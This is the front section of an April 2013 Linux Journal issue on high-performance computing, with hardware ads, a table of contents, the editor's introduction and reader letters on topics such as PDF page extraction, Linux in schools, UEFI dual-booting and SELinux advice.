

Openedup | IPython and SciPy | MapReduce | Cloud

LINUX JOURNAL

Since 1994: The Original Magazine of the Linux Community

How to Scale
the Work Queue
in a **Multicore
Environment**

Take Advantage of
Control Groups for
HPC Applications

APRIL 2013 | ISSUE 228 | www.linuxjournal.com

HIGH-PERFORMANCE COMPUTING

HPC ISSUE SPONSORED BY



IPython

Shrink Your Data with
Openedup

WHAT YOU NEED
TO KNOW ABOUT
WEB SECURITY

WRITE A SCRIPT
TO TOGGLE
MONITOR SETTINGS

THE FUTURE
CLOUD IS
CONTAINER

LINUX JOURNAL

Since 1994: The Original Magazine of the Linux Community

How to Scale
the Work Queue
in a **Multicore**
Environment

Take Advantage of
Control Groups for
HPC Applications

APRIL 2013 | ISSUE 228 | www.linuxjournal.com

HIGH-PERFORMANCE COMPUTING

Benefit from Tools
like **Hadoop** and
MapReduce

Run Your Code
in an HPC
Environment with
IPython

Shrink Your Data with
Openedup



WHAT YOU NEED
TO KNOW ABOUT
WEB SECURITY

WRITE A SCRIPT
TO TOGGLE
MONITOR SETTINGS

THE FUTURE
CLOUD IS
CONTAINER

Cutting Edge Linux Platforms with Intel® Xeon® Phi™ or NVIDIA® Tesla® K20

WhisperStation™ – Quiet HPC at Your Desk

- ▶ 1 to 4 NVIDIA Tesla K20 or Quadro GPUs
- ▶ NVIDIA Quadro® GPUs for visualization + NVIDIA Tesla GPUs for lightning-fast computation
- ▶ Up to 3 Intel® Xeon® Phi™ Coprocessors
- ▶ Up to 32 x86 Cores and 512GB Memory
- ▶ High clock speed Intel® CPUs; SSDs and/or RAID for fast I/O; up to 8 drives; PCI-E Generation 3.0
- ▶ 80 PLUS™ certified power supplies, ultra-quiet fans, sound proofing materials and high-efficiency components

Increase performance with CUDA C/C++, PGI CUDA FORTRAN, or these GPU-enabled applications:

Design	Simulation		BioTech
3ds Max	ANSYS CFD (Fluent)	MATLAB	AMBER
Adobe CS6	ANSYS Mechanical	ACUSIM AcuSolve	GROMACS
SolidWorks	Autodesk Moldflow	Tech-X GPULib	NAMD
Bunsped Shot	Abaqus	Seismic City RTM	VMD
	SIMULIA®	VoxelGeo	TeraChem

Scalable, Fully Integrated Clusters

- ▶ Designed with Dense 1U/2U Servers and PCI-E Generation 3.0
 - ▶ 8-core Xeon E5-2600 Series CPUs, DDR3-1600 Memory
 - ▶ NVIDIA Tesla K10, K20 or M2090 GPUs
 - ▶ Up to 4 Intel Xeon Phi Coprocessors per Node
 - ▶ Mellanox ConnectX-3 FDR InfiniBand
- Benchmark Remotely on 8 Xeon E5-2600s and 4 Tesla K20s.

Microway Puts YOU on the Cutting Edge


Design your next custom configuration with techs who speak HPC. Rely on our integration expertise for complete and thorough testing of your workstations, turnkey clusters and servers. Whether you require Linux or Windows, CUDA® or OpenCL, Tesla K20 or Intel Xeon Phi we've been resolving the complicated issues – so you don't have to – since 1982.

Get the Best Performance, Call Us First!

508-746-7341 or microway.com

Sign up for technical newsletters at microway.com/newsletter

Read our blog at microway.com/hpc-tech-tips



GSA Schedule
Contract Number:
GS-35F-0431N



HIGH-PERFORMANCE COMPUTING

FEATURES

74 Introduction to MapReduce with Hadoop on Linux

Big data is here and within your reach. Impress your friends with your mad cluster knowledge.

Adam Monsen

84 Opendedup: Open-Source Deduplication Put to the Test

Is open-source dedup legit? Find out if Opendedup measures up.

Jeramiah Bowling

94 Running Scientific Code Using IPython and SciPy

IPython provides a great environment for HPC programming with Python and SciPy.

Joey Bernard



COVER IMAGE: © Can Stock Photo Inc. / maxkabakov

ON THE COVER

- How to Scale the Work Queue in a Multicore Environment, p. 104
- Take Advantage of Control Groups for HPC Applications, p. 26
- Benefit from Tools like Hadoop and MapReduce, p. 74
- Run Your Code in an HPC Environment with IPython, p. 94
- Shrink Your Data with Opendedup, p. 84
- What You Need to Know about Web Security, p. 44
- Write a Script to Toggle Monitor Settings, p. 56
- The Future Cloud is Container, p. 118

INDEPTH

104 Lock-Free Multi-Producer Multi-Consumer Queue on Ring Buffer

Scaling the work queue for a multicore environment.
Alexander Krizhanovsky

OPINION

118 The Future Cloud Is Container, Not Virtual Machines

Virtual machines are the cloud's past; the era of containers is now.
David Strauss

COLUMNS

44 Reuven M. Lerner's At the Forge Web Security

52 Dave Taylor's Work the Shell Cribbage: Calculating Hand Value Redux

56 Kyle Rankin's Hack and / Switching Monitor Profiles

62 Shawn Powers' The Open-Source Classroom Sometimes It's Okay to Point




124 Doc Searls' EOF Free and Open—and Their Opposites

KNOWLEDGE HUB

42 Webcasts and Downloads

IN EVERY ISSUE

- 8 Current_Issue.tar.gz
- 12 Letters
- 22 UPFRONT
- 40 Editors' Choice
- 70 New Products
- 129 Advertisers Index



LINUX JOURNAL™

Subscribe to
Linux Journal
Digital Edition
for only
\$2.45 an issue.



ENJOY:

- Timely delivery
- Off-line reading
- Easy navigation
- Phrase search and highlighting
- Ability to save, clip and share articles
- Embedded videos
- Android & iOS apps, desktop and e-Reader versions

SUBSCRIBE TODAY!

LINUX JOURNAL

Executive Editor	Jill Franklin jill@linuxjournal.com
Senior Editor	Doc Searls doc@linuxjournal.com
Associate Editor	Shawn Powers shawn@linuxjournal.com
Art Director	Garrick Antikajian garrick@linuxjournal.com
Products Editor	James Gray newproducts@linuxjournal.com
Editor Emeritus	Don Marti dmarti@linuxjournal.com
Technical Editor	Michael Baxter mab@cruzio.com
Senior Columnist	Reuven Lerner reuven@lerner.co.il
Security Editor	Mick Bauer mick@visi.com
Hack Editor	Kyle Rankin lj@greenfly.net
Virtual Editor	Bill Childers bill.childers@linuxjournal.com

Contributing Editors

Ibrahim Haddad • Robert Love • Zack Brown • Dave Phillips • Marco Fioretti • Ludovic Marcotte
Paul Barry • Paul McKenney • Dave Taylor • Dirk Elmendorf • Justin Ryan

Publisher Carlie Fairchild
publisher@linuxjournal.com

Director of Sales John Grogan
john@linuxjournal.com

Associate Publisher Mark Irgang
mark@linuxjournal.com

Webmistress Katherine Druckman
webmistress@linuxjournal.com

Accountant Candy Beauchamp
acct@linuxjournal.com

**Linux Journal is published by, and is a registered trade name of,
Belltown Media, Inc.**

PO Box 980985, Houston, TX 77098 USA

Editorial Advisory Panel

Brad Abram Baillio • Nick Baronian • Hari Boukis • Steve Case
Kalyana Krishna Chadalavada • Brian Conner • Caleb S. Cullen • Keir Davis
Michael Eager • Nick Faltys • Dennis Franklin Frey • Alicia Gibb
Victor Gregorio • Philip Jacob • Jay Kruiuzenga • David A. Lane
Steve Marquez • Dave McAllister • Carson McDonald • Craig Oda
Jeffrey D. Parent • Charnell Pugsley • Thomas Quinlan • Mike Roberts
Kristin Shoemaker • Chris D. Stark • Patrick Swartz • James Walker

Advertising

E-MAIL: ads@linuxjournal.com
URL: www.linuxjournal.com/advertising
PHONE: +1 713-344-1956 ext. 2

Subscriptions

E-MAIL: subs@linuxjournal.com
URL: www.linuxjournal.com/subscribe
MAIL: PO Box 980985, Houston, TX 77098 USA

LINUX is a registered trademark of Linus Torvalds.

High Performance, High Density Servers for Data Center, Virtualization, & HPC

On-board 10 Gigabit Ethernet and Infiniband for greater throughput in less rack space

The Intel® Xeon® Processor E5-2600 family powers the highest-density servers iXsystems has to offer. The iXR-1204 +10G features dual onboard 10GigE + dual onboard 1GigE network controllers, up to 768GB of RAM and dual Intel® Xeon® E5-2600 family processors, freeing up critical expansion card space for application-specific hardware. The uncompromised performance and flexibility of the iXR-1204 +10G makes it suitable for clustering, high-traffic webservers, virtualization, and cloud computing applications - anywhere you need the most resources available.

For even greater performance density, the iXR-22X4IB squeezes four server nodes into two units of rack space, each with dual Intel® Xeon® E5-2600 Family Processors, up to 256GB of RAM, and an on-board Mellanox® ConnectX QDR 40Gbp/s Infiniband w/QSFP Connector. The iXR-22X4IB is perfect for high-powered computing, virtualization, or business intelligence applications that require the computing power of the Intel® Xeon® Processor E5-2600 family and the high throughput of Infiniband.

iXR-1204 +10G

- Dual Intel® Xeon® E5-2600 Family Processors
- Intel® X540 Dual-Port 10 Gigabit Ethernet Controllers
- Up to 16 Cores and 32 process threads
- Up to 768GB Main Memory
- 700W Redundant high-efficiency power supply

iXR-22X4IB

- Dual Intel® Xeon® E5-2600 Family Processors per node
- Mellanox® ConnectX QDR 40Gbp/s Infiniband w/QSFP Connector per node
- Four server nodes in 2U of rack space
- Up to 256GB Main Memory per server node
- Shared 1620W Redundant high-efficiency Platinum level (91%+) power supply



Intel, the Intel logo, and Xeon Inside are trademarks or registered trademarks of Intel Corporation in the U.S. and other countries.

E5-2600

HIGH &
Throughput
INCREDIBLE
Performance Density




iXR-1204+10G: 10GbE On-Board

4 Server
Nodes
in 2U



iXR-22X4IB



Call iXsystems toll free or visit our website today! **1-855-GREP-4-IX** | www.iXsystems.com



SHAWN POWERS

My Supercomputer: the 386 Math Coprocessor

When I was in college, there was a rich kid down the hall who had a computer with 16MB of RAM. Before you scoff, you need to think back to 1993. The standard amount of RAM in a new computer was 2MB, with 4MB being “high-end”. Anyway, this kid’s computer was amazingly fast because he could create a RAM disk big enough to contain Windows 3.1 completely, so the entire OS ran from RAM. It was the 1993 rich-kid version of an SSD.

Back then, the most intense computation I ever did on a computer was image rendering with POV-Ray. We all assumed the rich kid would blow us out of the water with his awesome computer running completely in RAM—except that he didn’t. Although his computer was indeed the most responsive computer I’d ever seen, it didn’t have a math coprocessor. My friend with the 386DX2-66 computer with 4MB of RAM could render POV-Ray images faster than anything I’d ever seen. And, that’s

when I first understood high-performance computing. Granted, HPC has changed through the years, but the concept remains the same—heavy-duty hardware for heavy-duty number-crunching. And, this month, we focus on HPC in the Linux world.

Reuven M. Lerner starts out the issue with Web security. Firewalls and intrusion detection can’t protect you from poor coding, so it’s important to develop with a security mindset, and Reuven provides some great information to that end. Next, Dave Taylor reminds us of the other side of what’s important with programming: having fun. Dave continues his series on *Cribbage* and shows how complicated it is to program things that seem simple for humans to do in their heads.

Kyle Rankin helps solve a problem that pops up when taking a laptop back and forth from work to home. Plugging in a different external monitor can be frustrating when all of your programs and windows don’t line up the same. If you add a monitor

with a different aspect ratio, the frustration can be even greater. Kyle shows how he handles the problem on his own laptop.

In my Open-Source Classroom column, I tackle the issue of overly long URLs. Although it's perfectly acceptable to use a free URL shortener, things like Google shutting down Google Reader remind us that if we're depending on a free service, we can't complain when it goes away. I demonstrate a handful of ways to shorten URLs from your own hosted domain.

And finally, let's get to the meat of this issue—namely, HPC stuff. Adam Monsen describes how to use MapReduce with Hadoop on Linux. Grep is an amazing tool, but there are times when you need to trade in the grep Swiss Army knife for a chainsaw. Adam shows how. If you're facing the issue of grepping enough data to turn to MapReduce, perhaps you also should look into data deduplication. Jeramiah Bowling follows Adam's article with a piece on *Opendedup*. If you find yourself dedicating the majority of your drive space to storing redundant data, you'll want to read Jeramiah's study.

When you think of high-performance computing, it's unlikely that "Python" is the first language to pop into your head. Joey Bernard explores IPython and SciPy this month, which use parallel processing, bringing HPC functionality to Python code. When it comes to high-performance computing, terms like FIFO buffers, ring

buffers and work queues are at least as important as the code being crunched. Alexander Krizhanovsky delves deep into the methods of scaling multicore environments to get the most out of your server farm.

David Strauss rounds out the HPC content with an interesting take on server containers replacing the concept of VMs. Although very much related to the concepts of cloud computing (SaaS, PaaS, IaaS), server containers might be the next logical step in computing solutions. Check out David's article and see what you think.

The HPC issue always makes my own server farm seem insignificant. Granted, most people don't have an entire server rack in their basements like I do, but still, I'm certainly not doing any high-performance computing down there. Computers are, however, becoming more and more powerful while at the same time shrinking physically. It wasn't so long ago that a math coprocessor was the miracle of modern computing. Who knows what tomorrow will bring. Thankfully, with Linux, we'll likely get to experience the newest and best technology early on, and for free. That's what happens when you run a high-performance operating system. ■

Shawn Powers is the Associate Editor for *Linux Journal*. He's also the Gadget Guy for *LinuxJournal.com*, and he has an interesting collection of vintage Garfield coffee mugs. Don't let his silly hairdo fool you, he's a pretty ordinary guy and can be reached via e-mail at shawn@linuxjournal.com. Or, swing by the #linuxjournal IRC channel on Freenode.net.

Father and son take their need for speed from the track to the data center.



Steve Scherer



Tommy Scherer

Expert included.

Is your current storage solution slowing down your Tier 1 applications?

Steve and Tommy Scherer, two Silicon Mechanics experts, know that storage performance is crucial for today's datacenter deployments. The zStax StoreCore 104 unified storage appliance exceeds the performance requirements of today's business without restricting customers to legacy proprietary hardware.

The zStax StorCore 104 is specifically tailored to meet the storage requirements for datacenter technologies like virtualization, cloud computing, VDI, and software-defined storage architectures at a fraction of the cost of legacy storage vendors.

Take a ride on the [zStax StorCore 104](#). Best-in-class storage, full of win.



Tommy Scherer - Portland International Raceway, September 2008

letters



Extracting Pages from a PDF File

In response to Jon GrosJean's question regarding the impossibility of tearing out pages from a digital version

of our favourite magazine [see the February 2013 issue's Letters section], here is a command line to extract pages from a PDF file. Let's say you would like to keep a record of Shawn Powers' excellent Current_Issue.tar.gz column, which is on pages 8 and 9 of February's issue:

```
pdftops dlj226.pdf - | pselect -p8-9 |  
  ➔ps2pdf14 - shawn_Feb2013_article.pdf
```

Voilà!

—Patrick Wolf

That beats my photocopy-the-tablet method—just teasing! Thanks Patrick, that's perfect!—Ed.

Plex—No Need to Use Native App

I just found Plex myself the other day, and I understand why it is the Editors'

Choice for the February 2013 issue. It is a rather impressive piece of software.

One detail I'd like to point out, however, is that you don't necessarily need the Android native app to use the server.

The app probably will help overcome some network complexities when you're out and about, and because I haven't tried it myself, I can't really comment on it in itself. What kept me from installing it was the fact that it costs (not much, but a little) money.

The way I use Plex on my LAN is via the browser. I just use the Android/iOS device's Web browser to connect to `http://my.plex.server:32400/web`, and I can stream my media just fine, without the need for the app.

Just a tip for the more frugal of us.

—Mattias Fransson

Mattias, you are correct, and I actually tried to get the Web feature to work outside my LAN, but had a rough time. I know the folks at Plex are offering a premium subscription that allows Web streaming from anywhere, but I haven't looked into it much.

I did have luck streaming on a LAN though, and I should have mentioned it. Thanks for bringing it up!—Ed.

Reply to Joseph Ziehmer's "Discouraging" Letter

I read Joseph Ziehmer's "Discouraging" letter (published in the February 2013 issue) about Linux in education, and the subject really hit home. As the Supervisor of Technology for a public school district in New Jersey, I too was amazed to discover how hard it is to implement what seems like a "no-brainer" solution: a free, fully loaded operation system that allows us to use older hardware otherwise not suitable for running Windows 7.


"There is truthfully nothing that gets done as far as bringing Linux to the classroom"—this is the essence of the letter and a valuable point that the Linux community as a whole should address if it wants to "play in the big boys' league" one day. As long as teachers and students feel that Linux is not "user-friendly", that it is cumbersome to use in an Active Directory environment, that one has to jump through hoops in order to save a file in one's network home


directory, I'm afraid Linux will remain the "mystery of the few". I know that it has grown tremendously in the past few years, but it still barely scratches the 2% user base (at least in the US), and I think that part of the blame lies with the Linux community itself. If Linux cannot get a foothold in the classroom, especially in the K-12 environment, where students can get comfortable with it, learn the OS and its applications and use it on a daily

System on Module

- Atmel ARM9 400 MHZ Fanless Processor
- Up to 128 MB of DDR2 SDRAM
- Up to 1GB of NAND Flash
- Up to 8 MB Serial Data Flash
- 6 Serial Ports, 2 I2C and 2 SPI ports
- 2 Full Speed USB 2.0 Host ports
- 1 Full Speed USB 2.0 Device port
- CAN 2.0 B Controller, I2S Audio Port
- 10/100 BaseT Fast Ethernet with PHY
- Access to Processor Bus
- 5 Channels of 10-Bit A/D & 32 GPIO Lines
- SD/MMC Flash Card Interface
- System Reset, Real Time Clock
- Timers/Counters, PWM controller
- Small, 144 pin SODIMM form factor (2.66" x 1.50")

Wide Temperature
SoM-9x25






Designed and manufactured in the USA the SoM-9x25 uses the same small SODIMM form-factor utilized by other EMAC SoM modules and is the ideal processor engine for your next design. All of the ARM processor core is included on this tiny board including: Flash, Memory, Serial Ports, Ethernet, SPI, I2C, I2S Audio, CAN 2.0B, PWMs, Timer/Counters, A/D, Digital I/O lines, Clock/Calendar, and more. The SoM-9x25 is designed to plug into a custom or off-the-shelf carrier board containing all the connectors and any additional I/O components that may be required. The System on Module approach provides the flexibility of a fully customized product at a greatly reduced cost. Quantity 1 price begins at \$180.

<http://www.emacinc.com/som/som9x25.htm>

Since 1985
OVER
28
YEARS OF
SINGLE BOARD
SOLUTIONS

EMAC, inc.

EQUIPMENT MONITOR AND CONTROL

Phone: (618) 529-4525 • Fax: (618) 457-0110 • Web: www.emacinc.com

basis, it will not stand much of chance to gain acceptance later, in colleges and in the enterprise. Students are exposed to technologies that are simple and work—Windows and Mac. They care little about grand concepts like “software freedom”. As an IT professional, I am tasked with making sure that technology works, integrates with the core curriculum and allows faculty and students to teach and learn better.

Sadly, I cannot say that my experience with introducing Linux in our district has been a particularly successful one. I deployed a couple dozen computers running Mint and faced many obstacles—the most stringent one being the inability to integrate them easily within our AD network environment. Simple tasks, such as having a default desktop with mapped network shares where different students can log in, work on documents (using Libre Office) and successfully save them in their home folders proved to be an elusive goal or necessitated way too much effort on the part of 4th and 5th graders. We did not have much luck trying the same with Ubuntu. I invested effort and time researching for solutions, asking questions in

forums, even e-mailing *Linux Journal* for support, all to no avail. A few months later, we’ve reverted back to Windows 7 and all is well.

Although I am a Windows and Mac professional, I am also a Linux (newbie) user and enthusiast, and I would like to expand its use in my district because I believe that it is a valuable tool for education and can help broaden students’ horizons. But I too was discouraged, disappointed by the experience and eventually, capitulated. It is one thing to use Linux on your personal computer, and it is quite another to use it in an enterprise environment, where it has to integrate with the existing infrastructure and confer the same user experience that a Windows or Mac does. Otherwise, Linux will continue to make huge gains and barely scratch the 3% user base.

—**Lucian Micu**

I’ve not had too much experience integrating into an AD environment. I was lucky in that my Linux servers were at the core, and Windows/Mac clients were only workstations. In that scenario, my Linux workstations actually were the most convenient

at file management thanks to NFS shares. It got a little more complex when I added an OS X server as the LDAP server for user authentication, but because I still had all Linux servers for file services, it worked fairly well.

I've spent most of my professional career implementing Linux solutions for K-12 schools, and I agree, it's often very very frustrating. If we ever meet at a conference, I'd love to have a conversation (or 12) about the topic. It's a passion I share with you.—Shawn Powers

SuperGamer

To Shawn Powers: you mentioned (in the Upfront article on page 20 of the November 2009 issue) a SuperGamer Linux-only Gameplay DVD, but the site is not longer there. Do you have a new link for this DVD? (I have had my subscription only for a year, but I have downloaded all the back issues and am reading my way through them.)

—**Bob Dent**

Sadly, the SuperGamer project has been discontinued. (I chalk it up with other bad ideas, like the cancellation of Firefly.)

The DVD is still available, I think, from DistroWatch. Here's the link to the information on SuperGamer: <http://distrowatch.com/table.php?distribution=supergamer>.

The silver lining is that Steam for Linux is more than just vaporware now, so there is hope for Linux gaming down that avenue!—Shawn Powers

Windows 8 UEFI and Linux

How about an article on the latest Microsoft block on Linux? We used to be able to run dual systems, but with the Windows 8 UEFI setup, it is virtually impossible. Even by enabling their Legacy, which disables UEFI, installing LM fails. My questions are: is Linux still working on this one, and are we going to be able to fight back with a solution in the near future? Thanks and keep up the good work.

By the way, all my machines are running on LinuxMint (I dumped Windows years ago), but I have friends that need dual systems, hence my request.

—**Riki Apperley**

I recently read Linus' comment on the issue, and although I can't repeat it

in the magazine, it certainly paints the picture for kernel support, LOL! There are some brilliant people working on user-space solutions, but with Microsoft being the only signing authority, it's an ugly situation.—Ed.

Distros

I may have this wrong, but one of the things that seems to be missing from *Linux Journal* is a report on what is happening with various Linux distributions, and what choices a user has. I have been a subscriber to *Linux Journal* for a number of years.

In the last couple days, I was completely blindsided by a series of events. I am a long-term Mandriva user. I use CentOS for my local, home server to back up files. After I installed Windows 8 in a dual-boot system (I also had to install Ubuntu to get it all to work), I was having some problems with Mandriva. So, I signed into the Mandriva site to check on what was happening with upgrades and so forth. Low and behold, Mandriva no longer seemed to be supporting the desktop version. In a panic, I set up a test machine using an old HP Pentium 4 with a 2TB drive installed. Then I downloaded CentOS,

Red Hat, SUSE, Ubuntu, Debian and Fedora—desktop versions just to start reviewing the various features and what I would have available as alternatives to Mandriva.

Today, I received an e-mail from Mandriva that announced a new server version, so I e-mailed back to ask if Mandriva was going to introduce a new desktop version. I learned that Mandriva is leaving the desktop business and will be serving the x64 server market. Then they pointed me toward another couple desktop distro sources, one at <http://www.openmandriva.org>, and Mageia, upon which Mandriva's server is based, is supposed to work as well for desktops (<http://www.mageia.org>).

The long and short of this is that as a reader, it would be helpful to me if you included a "Distro Column" that discussed what is going on in the industry, the pricing models and alternative distributions for desktops and servers. It also would be helpful to have a survey like the server survey to have readers report on their "desktop" versions, satisfaction and so on.

—**Steve Harris**

We've done something similar on occasion in the past, and it's been a ton of fun. Although I'm sure we'll consider a regular distro-related section, at the very least I might steal your idea for my Open-Source Classroom column in a future issue. Thanks for the reminder, as it's certainly been a while since we've looked at distro comparisons.—Shawn Powers

SELinux and Ctrl-Alt-Del

I have two comments. The first one is more a complaint than a comment. In "Introducing Grive" in the December 2012 issue, the author flatly states "disable SELinux". I find this to be very bad advice. The demonstration is on a CentOS 6 system, which does have a fairly good implementation of the strict policy. There's no real reason to disable SELinux. For applications where no policy exists, one can set SELinux to permissive mode (which would have been the correct advice), and with the help of the (SELinux) community, have a new policy created. This would, IMHO, be far better advice.

The other comment is on the more or less unlucky discussion of Ctrl-Alt-Del for logging in to Windows. This had a very practical and sound reason: the

interrupt generated by Ctrl-Alt-Del could not be caught by any program and, thus, no fake login program for harvesting login credentials.

—Klaus

Mehdi Amin replies: *First, I would like to thank Klaus for his comment.*

Given past experiences, I came to the following conclusions.

The problem with SELinux for non-IT people is that it does not identify itself as the cause of permissions problems. In other words, the errors you get are not distinguishable from other more common errors, and SELinux is the last place you will look or for which you will be able to get answers publicly. SELinux enhanced local security by improving the isolation between processes and providing more fine-grained security policies.

For multi-user machines, this can be useful because of the more flexible policies, and it raises more barriers between users, so it adds protection against malicious local users.

For servers, SELinux can reduce the impact of a security vulnerability in a

server. Where attackers might be able to gain local user or root privileges, SELinux might allow them to disable only one particular service. For typical home use, where you'll be the only user, you won't gain any security from SELinux.

Always keep in mind that a poorly understood security tool is a liability, because you might get a false sense of security if you become overconfident about its abilities, and there's a risk that you will misconfigure it and introduce a security hole.

Google Dart

I'm the author of the article "Introducing Dart, the New Web Language from Google" in the March 2013 issue. I wrote the article in late December and submitted the article in early January of this year. During the time I was writing it, I was using Dart M2 (version 0.2.9.9). I made sure to have my colleagues check over my code, and I worked hard to make sure that everything was perfect!

"Best laid plans of mice and men often go astray." These words are all too true for me, since only nine days before the release of the March 2013 issue, Google released Dart M3, and with it

came a new, non-backward-compatible standard library API. Of course, I didn't see that it had released the new version until February 28, 2013, which was hours before the March issue was going to be sent to everyone.

So what was I going to do? After I wiped the stunned look of realization off of my face, I quickly worked to update all of the example code that was now broken to use the newest API. I posted an entry on my blog at <http://jameslocum.com/post/44259278296> where I describe what happened, and I explain the differences between M2 and M3 Dart. I also provide re-worked examples that can be run with the newest versions of Dart and Dartium.

I apologize to any reader who was confused or frustrated trying to run the examples listed in the article. I assure you that great care was put into writing them, and they work perfectly on the M2 release. I had no way to predict that such a large breaking change would occur right before the article went to print.

I still think you should give Dart a solid chance. Although the timing

SUBSCRIPTIONS: *Linux Journal* is available in a variety of digital formats, including PDF, .epub, .mobi and an on-line digital edition, as well as apps for iOS and Android devices. Renewing your subscription, changing your e-mail address for issue delivery, paying your invoice, viewing your account details or other subscription inquiries can be done instantly on-line: <http://www.linuxjournal.com/subs>. E-mail us at subs@linuxjournal.com or reach us via postal mail at *Linux Journal*, PO Box 980985, Houston, TX 77098 USA. Please remember to include your complete name and address when contacting us.

ACCESSING THE DIGITAL ARCHIVE: Your monthly download notifications will have links to the various formats and to the digital archive. To access the digital archive at any time, log in at <http://www.linuxjournal.com/digital>.

LETTERS TO THE EDITOR: We welcome your letters and encourage you to submit them at <http://www.linuxjournal.com/contact> or mail them to *Linux Journal*, PO Box 980985, Houston, TX 77098 USA. Letters may be edited for space and clarity.

WRITING FOR US: We always are looking for contributed articles, tutorials and real-world stories for the magazine. An author's guide, a list of topics and due dates can be found on-line: <http://www.linuxjournal.com/author>.

FREE e-NEWSLETTERS: *Linux Journal* editors publish newsletters on both a weekly and monthly basis. Receive late-breaking news, technical tips and tricks, an inside look at upcoming issues and links to in-depth stories featured on <http://www.linuxjournal.com>. Subscribe for free today: <http://www.linuxjournal.com/enewsletters>.

ADVERTISING: *Linux Journal* is a great resource for readers and advertisers alike. Request a media kit, view our current editorial calendar and advertising due dates, or learn more about other advertising and marketing opportunities by visiting us on-line: <http://www.linuxjournal.com/advertising>. Contact us directly for further information: ads@linuxjournal.com or +1 713-344-1956 ext. 2.

